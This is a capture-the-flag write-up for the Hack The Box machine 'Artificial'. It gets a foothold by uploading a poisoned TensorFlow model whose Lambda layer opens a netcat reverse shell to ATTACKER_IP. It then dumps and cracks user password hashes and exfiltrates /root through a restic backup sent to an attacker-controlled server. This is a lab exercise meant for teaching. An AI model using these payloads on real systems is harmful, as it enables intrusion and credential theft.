Initial Info
| Machine Name | Artificial |
|---|---|
| Difficulty | Easy |
| OS | Linux |
| Release Date | 21 Jun 2025 |
Environment: Kali Linux on VirtualBox.
- As with most of these boxes, we're only given a single IP Address: 10.10.11.74
- No additional information was provided.
Reconnaissance
Commands used to discover potential attack vectors:
# Nmap scan
nmap -sC -sV 10.10.11.74
# Adding to /etc/hosts
echo 10.10.11.74 artificial.htb | sudo tee -a /etc/hosts
Things of note:
- I immediately noticed a webserver running on this IP address with the title "Artificial - AI Solutions".
- Linked the IP address to the domain "artificial.htb" in our /etc/hosts file.
- Looking over the Artificial website, I noted that this was an AI model deployment/testing service, which implies file upload. There were login & register pages that didn't really reveal anything, and I created an account.
Foothold
Gaining initial access. Below are the exact commands, and payloads:
# Create the payload file
vim exploit.py
# exploit.py
import tensorflow as tf
def exploit(x):
import os
os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc ATTACKER_IP 4444 >/tmp/f")
return x
model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
# Save and exit vim# Crafting and running the malicious model
# Replicate target environment with the required TensorFlow version
sudo docker run -it --rm -v "$PWD":/app -w /app tensorflow/tensorflow:2.13.0 python3 exploit.py
# Upload malicious .h5 file to the web app, then "view predictions" to trigger the payload
# Catch reverse shell
nc -lvnp 4444
# Make shell easier to use
script -qc /bin/bash /dev/null
Notes on foothold:
- I downloaded the requirements and dockerfile listed on the Artificial website. The requirements file only listed "tensorflow-cpu==2.13.1" which prompted me to start digging for vulnerabilities.
- After some research, I found this model evaluation setup was vulnerable to model poisoning/RCE. I can upload a malicious model and gain shell access when the file is run.
- Gained access to a shell with limited privileges.
Exploitation Pt 1
Actions taken after gaining a shell to enumerate the host:
whoami
pwd
uname -a
cd /var/log/ #checking logs for clues
find / -type f \( -name "*.db" -o -name "*.sqlite3" \) 2>/dev/null # Looking for ANY database files that may contain creds

# -> see users.db in results

sqlite3 /home/app/app/instance/users.db
.tables #listing present tables
SELECT * FROM user; #I want the whole user table

# Ripped all user creds and dropped hashes into crackstation which revealed 3 passwords for users

sshed into Gael@10.10.11.74
# User.txt flag is in the Gael's home directory

#Looking for privilege escalation vectors
#Gael can not run sudo
find / -perm -4000 -type f 2>/dev/null # Looking for SUID binaries, nothing interesting here
find / -type f \( -name "*.db" -o -name "*.sqlite3" \) # Tried to find databases again (lol) - nothing here either
cd /var/logs # At this point looking anywhere that would have files of interest
cd /var/backups # Found a sysadm file here named "backrest_backup.tar.gz"

# I couldn't scp it back while sshed, needed to scp from my home device
scp gael@10.10.11.74:/var/backups/backrest_backup.tar.gz .
tar -xvf backrest_backup.tar.gz # For some reason HTB authors create .gz files that aren't actually gzipped

# Found /backrest/.config/backrest/config.json which stored some backrest_root's creds with a Bcrypt pass
# Used JtR to crack the Bcrypt hash and got backrest_root's password
# Now have creds backrest_root:!@#$%^
# Have to figure out how to use them to sign into restic backup service
ss -tulnp # Ran on tgt machine and found restic backup service running on port 9898
ssh gael@10.10.11.74 -L 9898:127.0.0.1:9898 # Setting up port forwarding to access restic backup service locally

# We can now access http://localhost:9898/ locally which prompts us for a user/pass
Mental break
- At this point, a lot of the box is done. The first lateral move is complete. We've cracked 2 sets of passwords.
- We have user flag, and we have root credentials. A good place to take a breather.
- I was stuck on this next section for over an hour trying to figure out how to get a shell from the restic web service (losing my mind running commands on repos - there may actually be an access vector there, not sure). I actually walked away from my computer to realize that it was ... a backup service ... and the root flag could just be in a backup file.
Exploitation Pt 2
Retrieving root flag. Below are notes and commands used:
# Here we set up the restic backup server locally to retrieve the backup file
wget https://github.com/restic/rest-server/releases/download/v0.12.1/rest-server_0.12.1_linux_amd64.tar.gz
tar -xvzf rest-server_0.12.1_linux_amd64.tar.gz
cd rest-server_0.12.1_linux_amd64
chmod +x rest-server
mkdir -p /tmp/restic-data
./rest-server --path /tmp/restic-data --listen :12345 --no-auth

# On the Restic web server, create a new repo:
# Repository name: repo
# Repository Url: /opt
# Password:password
# Hit submit at bottom
# Open new repo and run these 2 commands:
-r rest:http://ATTACKER_IP/myrepo init
-r rest:http://ATTACKER_IP:12345/myrepo backup /root

# Back on our local machine we can now restore the backup and grab root.txt
# When prompted for a password, enter the one setup on the restic web service "password"
restic -r /tmp/restic-data/myrepo snapshots #make sure the backup is even present first and note the snapshot ID
restic -r /tmp/restic-data/myrepo restore SNAPSHOT ID --target ./restore

# After this we had the backup present in ./restore/root/root.txt
cd restore
cd root
cat root.txt
Key takeaways:
- The most interesting part of this box was actually getting to use a model for RCE.
- NOT EVERYTHING IS A REVERSE SHELL!
- Looking for running services while on the target machine can gleam some valuable insight.
Machine Review
I honestly thought this was the hardest "easy" machine HTB had to offer simply because post exploitation was so much more involved than normal. Retrieving the user flag was cool, but getting root flag was very tricky. There were a lot of extra steps involved in finding the escalation vectors, and also figuring out how to set up an entire service to retrieve the root flag. Very fun, involved machine if you take the time and try it out. IMO this should have been a medium difficulty box.